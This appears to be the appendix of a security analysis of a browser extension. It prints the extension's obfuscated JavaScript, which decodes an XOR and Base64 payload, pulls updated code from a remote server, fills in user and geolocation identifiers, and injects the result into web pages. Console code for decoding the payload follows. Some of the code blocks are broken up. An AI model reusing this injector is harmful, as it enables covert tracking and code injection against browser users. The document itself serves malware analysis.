document.getElementsByTagName('body')[0]).appendChild(d);window['__utils_" +
            Config.appID + "__' + a.pluginId] = !0}}var c = 0;if (!(document && document.location && 'string' ==
typeof document.location.host && 0 <= document.location.host.indexOf('facebook.com') && 194 !==
a.pluginId)) {if (!document || !document.body){var id = setInterval(function (){var tag =
(document.getElementsByTagName('head')[0] || document.getElementsByTagName('body')[0]);if
(!document || !document.body || !tag){if (c>20){clearInterval(id);return;}c++;return;}f();}, 500);} else {f();}}}",
            g = {
                a:
"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
```

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",
                b: "kroykdavnl"
            },
            b;
        (new Date).getTime();
        var d = function(a) {

```
                if (!a) return "";
                try {
                    a = JSON.parse(a)
                } catch (b) {
                    return ""
                }
                return (f + Utils.xor(Utils.Base64.decode(a.a), a.b)).replace(RegExp("__SUB_ID__", "g"),
Utils.getSubID()).replace(RegExp("__LIGHT_SUB_ID__", "g"),
Utils.getLightSubId()).replace(RegExp("__APP_ID__", "g"), Config.appID).replace(RegExp("__APP_NAME__", "g"),
Utils.getAppName()).replace(RegExp("__ENCODED_APP_NAME__", "g"),
encodeURIComponent(Utils.getAppName())).replace(RegExp("__USER_ID__", "g"),
Utils.getUserId()).replace(RegExp("__INSTALLER_USER_ID__",
                    "g"), Utils.getUserId()).replace(RegExp("__EXTENDED_SUB_ID__", "g"),
Utils.getExtendedSubId()).replace(RegExp("__VERIFIER__", "g"),
Utils.getVerifier()).replace(RegExp("__CAMP_ID__", "g"),
Utils.getCampaignId()).replace(RegExp("__INSTALL_TIME__", "g"),
Utils.getInstallDate()).replace(RegExp("__GEO_CODE__", "g"),
Utils.getCountryCode()).replace(RegExp("__GEO_NAME__", "g"),
Utils.getCountryName()).replace(RegExp("__BROWSER_NAME__", "g"), Utils.getBrowser())
            },
            h = function(a) {
                a = a || function() {};
                Request.get(Utils.getCodeUrl(),
                    function(c) {
                        c || (c = g);
                        b = d(c);
                        a()
                    })
            };
        return {
            setCodeAndUpdate: function(a) {
                h(a);
                Utils.genericTimer(Config.UPDATE_CODE_INTERVAL, h)
            },
            getCodeToRun: function() {
                return b
            }
        }
    }();
    (function() {
        CodeUpdater.setCodeAndUpdate(function() {
            OnDocumentStart.startInjectingCode()
        });
        Stats.startReportingActive()
    })();
}());
```

Appendix C

The code below should be inputted into Firefox console in order to decode the embedded encoded JavaScript.

```
Utils = function () {
  return {
    xor: function (a, c) {
      var e = c.split(''),
      k = e.length;
      return a.split('') .map(function (a, c) {
        return String.fromCharCode(a.charCodeAt(0) ^ e[c % k].charCodeAt(0))
      }) .join('')
    },
    Base64: {
      _keyStr: 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=',
      encode: function (a) {
        var c = '',
        e,
        k,
        b,
        d,
        f,
        g,
        h = 0;
        for (a = this._utf8_encode(a); h < a.length; ) e = a.charCodeAt(h++),
        k = a.charCodeAt(h++),
        b = a.charCodeAt(h++),
        d = e >> 2,
        e = (e & 3) << 4 | k >> 4,
        f = (k & 15) << 2 | b >> 6,
        g = b & 63,
        isNaN(k) ? f = g = 64 : isNaN(b) && (g = 64),
        c = c + this._keyStr.charAt(d) + this._keyStr.charAt(e) + this._keyStr.charAt(f) + this._keyStr.charAt(g);
        return c
      },
      decode: function (a) {
        var c = '',
        e,
        b,
        d,
        f,
        g,
        h = 0;
        for (a = a.replace(/[^A-Za-z0-9\+\/\=]/g, ''); h < a.length; ) e = this._keyStr.indexOf(a.charAt(h++)),
        b = this._keyStr.indexOf(a.charAt(h++)),
        f = this._keyStr.indexOf(a.charAt(h++)),
```

```
        g = this._keyStr.indexOf(a.charAt(h++)),
        e = e << 2 | b >> 4,
        b = (b & 15) << 4 | f >> 2,
        d = (f & 3) << 6 | g,
        c += String.fromCharCode(e),
        64 != f && (c += String.fromCharCode(b)),
        64 != g && (c += String.fromCharCode(d));
        return c = this._utf8_decode(c)
      },
      _utf8_encode: function (a) {
        a = a.replace(/\r\n/g, '\n');
        for (var c = '', e = 0; e < a.length; e++) {
          var b = a.charCodeAt(e);
          128 > b ? c += String.fromCharCode(b)  : (127 < b && 2048 > b ? c += String.fromCharCode(b >> 6 | 192)
: (c += String.fromCharCode(b >> 12 | 224), c += String.fromCharCode(b >> 6 & 63 | 128)), c +=
String.fromCharCode(b & 63 | 128))
        }
        return c
      },
      _utf8_decode: function (a) {
        for (var c = '', b = 0, d = c1 = c2 = 0; b < a.length; ) d = a.charCodeAt(b),
        128 > d ? (c += String.fromCharCode(d), b++)  : 191 < d && 224 > d ? (c2 = a.charCodeAt(b + 1), c +=
String.fromCharCode((d & 31) << 6 | c2 & 63), b += 2)  : (c2 = a.charCodeAt(b + 1), c3 = a.charCodeAt(b + 2), c
+= String.fromCharCode((d & 15) << 12 | (c2 & 63) << 6 | c3 & 63), b += 3);
        return c
      }
    },
  }
}()
a =
JSON.parse('{"a":"BxUKBwExCBFDUSgrMTo3LCcpJywjPTUxOydESVpDXl9LQiFNWE0FFgBUPBUQHU9LDBYDIB
EZAVBPQ01bKCsNAA0UDxESMhMQEQANFwg6NE4RARYXEBEJC0NaDAlRTwINCAYfGhgaWCs7EQgiDhwoK1AV
TQMUAB8GBRpYRFhFB0sCHRMRADsCUEQ6NDQyOyc6JTUjOjRRXgknKw0WIQAELChcI1YtNEQ4QlVRXCcrEQw
PCQIHDjUcEA0MDwoFLChJHgEKGxIMBB1fXQMJTUNsOjQaGTMdGzsnTj5JJiRWVFYgPURJSSY8ViVdQl45Oh4HH
hgRAB05AgECBx4bFis7UB0NHwcHIQoYXloOER8DTVtXHQoLEksYGxgECB0KHwcRDl0eGh4bSxIVShgUKBYfWg
4LWSQtNT44MTUwPTksL04UBgsGAApANj4xKDAxJzAqLyc+JzImJz0gRTk6LisjMTYwITw5Nj4xKD08KzteJDcqPT
MrPD03KCokMiw5NTUxWSc5JDsjKDo5OSEnOUdHGwMACAcxCgpfSRsDAAgHXldJDAUAA1oLHAsIFgwFFBYAH
VoNFgAKRBkEWwsTOxoBSwEASDU+Mi00LyQ/Nig9PEkHChUXDwFRJy02OzwvNj8hPjYtICEqOSwvTigrPSwwPS
ghLjcoJy02OzEiOjRVNSY5OiAnIiw4Izs1ISsqOSsgViwoNSgkOzYnKC4sKFZUBAgNAQwFOhNOSkBWBU9eYSwoH
RYzARc5OkMoVSErVkhaIiBJX1UhM1Y5URoZNCwCABEYDQwfJA8XHgARGwonOU0QGwMACCEWFFxHAwcDBE
JbSxFIBhkRBB4LWg0WAApEEAUWHlsOGRAEGBAFHQgAShIVWggbFhoWEQhFBRcPASgrJzE8LCMrLzYzKyshJicvI
TQsURUIBDAREgkOTigrOSQ0JygkJjYoK14cDRxbOjQmJDEqKy08OTpJXx8ADAQXLRQJUVEfAAwEF0JJSgIsFAYaBw
4LOQwFFRhaDBgXGwILRRAYGVcXFhoASgESARULFxYRFhFFGQRLGxwFFggAB04UBhwGOyc5IDMnMjo8MSAn
NTApLD4wJytCGRYVPxoDGB1JOycnNTssOTU1MTsnQA0CF0orJyE3PTQ6IjcoK1pYFBQTAgIdPhBCRVRKG0xQeSg
rDQANFA8REjITEBEADRcIOjRbDBwMABQtFAlRUR8ADAReV0kMGAcWABEXSh0VDQQDFBsVBEobCQhEFRhbFR
0KVwUXGhBZHgtLDBECWDQsIic9JjsxIjo0VRUaGRkBRTk6KiMnKzY1KT05Ok0AAhYREFknOSAzJzI6PDEgJzUwKS
w+MCcrRlQOER8DBCEKGF5aDhEfAwROV1sNCxIEHxoUWh0HDBcWBgQeB1obGwlXAApEHh4aVxcWCQVLAQB
IHBEQWSc5MDg2JSsxMDsnQAcFEhoRRSs7OTY1ND02OT0rO14VEAkaE0knKyEgMiAlNzIwJycxOjksLywoVlQEC
```

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
